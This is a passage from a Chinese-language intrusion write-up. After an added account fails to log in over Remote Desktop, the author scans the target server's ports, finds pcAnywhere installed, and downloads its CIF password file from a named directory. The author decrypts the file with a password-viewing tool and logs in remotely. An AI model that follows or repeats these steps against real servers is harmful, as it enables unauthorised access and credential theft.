hackest 用户，如图12。

用 SuperScan3.0 扫描一下 3389 端口，发现开放，如图 13。再下来当然是连接了，不过发生了意外，根本没有出现登录框，3389 无法进去，如图 14。成功添加了用户不能连接无疑是世上挺郁闷的事了，这种情况我还是第一次遇到，一下子还没有办法解决！




图 12




图 13




图 14

五、曙光再现

还是再回到 webshell 里看看吧，到处转了转。又发现目标服务器上还装了 pcanywhere！天大的好消息啊……（激动 ing）用 SuperScan3.0 扫描一下目标服务器的 pcanywhere 默认连接端口 5631，发现开放，如图15。




图 15

赶紧跳到C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\ 目录下看看有没有 pcanywhere 的密码文件，发现一个 CIF 文件，应该就是密码文件了，如图 16。




图 16

二话不说，下载回来，用 PCAnywhere PassView v1.11 查看密码，如图 17。




图 17

然后用 PCAnywhere 连接，终于连接上了，如图 18。

虽然目标服务器处于锁定状态，但是有了管理员权限还有什么不能做的呢。点击“传送 Crtl+Alt+Del”出现了 windows 登录窗口，用户早就加了，还等什么，赶紧登录进去，如图 19。

个人感觉 pcAnywhere 就是太慢了，比不了 windows 自带的远程桌面！虽然服务器权限已经拿到了，不能登录 3389 还是不爽。

